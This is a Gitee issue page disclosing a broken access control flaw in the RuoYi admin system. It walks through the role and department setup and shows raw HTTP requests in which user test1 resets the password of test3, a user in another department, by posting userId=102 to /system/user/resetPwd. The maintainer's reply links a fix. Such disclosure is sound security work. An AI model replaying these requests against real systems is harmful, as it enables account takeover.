Gite…

✍第…
内…
⚖让…

Gitee Pages | JavaDoc | sonarqube Quality Analysis
Jenkins for Gitee | Baidu Efficiency Cloud | Tencent CloudBase
Tencent Cloud Serverless | OPENSCA 悬镜安全

Don't show this again

Issues / 详情


Broken Access Control Vulnerability

Done #I4RCO2 sanlang Opened this issue 2022-01-18 20:43

In the WebUI, user `test1` does not have permission to reset the p… `test3` can be reset through the `/system/user/resetPwd` request.

1.


Choose “System Management”- > “Role Management”(“系统管理”->“角色…



角色编号	角色名称	权限字符	显示顺序	角色状态	创建时间	操作
1	超级管理员	admin	1	●	2022-01-17 19:20:09	
2	普通角色	common	2	●	2022-01-17 19:20:09	编辑 删除 更多操作
☑ 100	testrole	TestRole	3	●	2022-01-18 09:25:49	编辑 删除 更多操作

显示第 1 到第 3 条记录，总共 3 条记录 每页显示 10 条记录

Set “Menu Permission” (“菜单权限”) as follows:



修改角色

* 角色名称: testrole
* 权限字符: TestRole
控制器中定义的权限字符，如：@RequiresRoles("")
* 显示顺序: 3
状态: ●
备注:
菜单权限: ☑ 展开/折叠 ☑ 全选/全不选 ☑ 父子联动

```
⊟ ☑ 系统管理
  ⊟ ☑ 用户管理 system:user:view
      ☑ 用户查询 system:user:list
      ☑ 用户新增 system:user:add
      ☑ 用户修改 system:user:edit
      ☑ 用户删除 system:user:remove
      ☑ 用户导出 system:user:export
      ☑ 用户导入 system:user:import
      ☑ 重置密码 system:user:resetPwd
  ⊟ ☑ 角色管理 system:role:view
      ☑ 角色查询 system:role:list
      ☑ 角色新增 system:role:add
      ☑ 角色修改 system:role:edit
      ☑ 角色删除 system:role:remove
      ☑ 角色导出 system:role:export
```

确定 关闭

“Data Permission”- > “Data Scope” (“数据权限”->“数据范围”) is set to “ Data Permission of the department”(“本部门数据权限”).

Status

Done

Assignees

Not set

Labels

Not set

Milestones

No related milestones

Pull Requests

None yet

Successfully merging a pull reque… issue.

Branches

No related branch

Planed to start - Planed t…

Unscheduled - Unschedule…

Top level


Not Top

Priority


Not specified

参与者 (2)

S



Gitee 已支持 CLA 协议签署
✍第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖让开源贡献也能有据可依
I know View Details




分配数据权限

角色名称:	testrole
权限字符:	TestRole
数据范围:	本部门数据权限

特殊情况下，设置为"自定数据权限"

2.


Add a user named `test1`, and the userId is `100`. Add a user named `test3`, and the userId is `102`.



用户ID	登录名称	用户名称	部门	手机	用户状态	创建时间
102	test3	test3	财务部门	16222222222		2022-01-18 09:40:03
100	test1	test1	市场部门	16111111111		2022-01-17 19:27:00
1	admin	若依	研发部门	15888888888		2022-01-17 19:20:09
2	ry	若依	测试部门	15666666666		2022-01-17 19:20:09

显示第 1 到第 4 条记录，总共 4 条记录 每页显示 10 条记录

The “Home Department” (“归属部门”) of user `test1` is “ Marketing Department” (“市场部门”), and the “Role” (“角色”) is testrole.




基本信息

* 用户名称:	test1	归属部门:	市场部门
手机号码:	16111111111	邮箱:	RuoYi@163.com
* 登录账号:	test1	用户状态:	
岗位:	请选择岗位	用户性别:	男
角色:	□ 普通角色 ☑ testrole		

其他信息

备注:

The “Home Department” (“归属部门”) of user `test3` is “Financial Department” (“财务部门”), and the “Role” (“角色”) is



首页 修改用户 用户管理 修改用户

基本信息

* 用户名称: test3

手机号码: 16222222222

* 登录账号: test3

岗位: 请选择岗位

角色: □ 普通角色 ☑ testrole


其他信息

备注:

Gitee 已支持 CLA 协议签署
✍第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖让开源贡献也能有据可依
I know View Details

3.

After logging in to the system, user `test1` can see only user `test1` of the “marketing department”(“市场部门”), but not user `test3` of the “financial department”(“财务部门”).




登录名称: 手机号码: 用户状态: 所有 创建时间:

□	用户ID	登录名称	用户名称	部门	手机	用户状态	创建时间	操作
□	100	test1	test1	市场部门	16111111111	●	2022-01-17 19:27:00	编辑 删除 更多操作


显示第 1 到第 1 条记录，总共 1 条记录 每页显示 10 条记录

4.

The WebUI provides the “password reset”(“重置密码”) function. Invoke the resetPwd interface through the cookie of user `test1` to reset the password of user `test3`. The request parameters of user `test3` are `userId=102` and `loginName=test3`.



□	用户ID	登录名称	用户名称	部门	手机	用户状态	创建时间	操作
□	100	test1	test1	市场部门	16111111111	●	2022-01-17 19:27:00	重置密码 分配角色 更多操作



```
POST /system/user/resetPwd HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 42
Origin: http://localhost:8090
Connection: close
Referer: http://localhost:8090/system/user/resetPwd/100
Cookie: nav-style=default; JSESSIONID=[redacted]
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

```
HTTP/1.1 200
Content-Type: application/json
Date: Tue, 18 Jan 2022 11:50:16 GMT
Connection: close
Content-Length: 31

{"msg":"操作成功","code":0}
```

```
POST /system/user/resetPwd HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UT
X-Requested-With: XMLHttpRequest
Content-Length: 42
Origin: http://localhost:8090
Connection: close
Referer: http://localhost:8090/system/user/resetPwd/100
Cookie: nav-style=default; JSESSIONID=xxxxxxx
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

userId=102&loginName=test3&password=123456
```

Gitee 已支持 CLA 协议签署

✍第一方功能集成，签署流程更高效
📃内置可自定义的协议模板
⚖让开源贡献也能有据可依

I know View Details

The password of user `test3` was reset successfully.

sanlang created **任务** 10 months ago Expand operation logs

若依 owner 10 months ago

@sanlang 已修复，你可以更新一下代码。
用户访问控制时校验数据权限，防止越权
`https://gitee.com/y_project/RuoYi/commit/ed1e7e69a8cbb8beb59eade9ce052046f7a9371c`

若依 changed **issue state** from 待办的 to **已完成** 10 months ago

Sign in to comment

gitee

©OSCHINA. All rights reserved

Git Resources
Learning Git
CopyCat
Downloads

Gitee Reward
Gitee Stars
Featured Projects
Blog
Nonprofit
Gitee Go

OpenAPI
Help Center
Self-services
Updates

About Us
Join us
Terms of use
Feedback
Partners

777320883
git@oschina.cn
Gitee
+86 400-606-0201

Mini Program

OpenAtom Foundation Cooperative code hosting platform 违法和不良信息举报中心 粤ICP备12009483号 简 体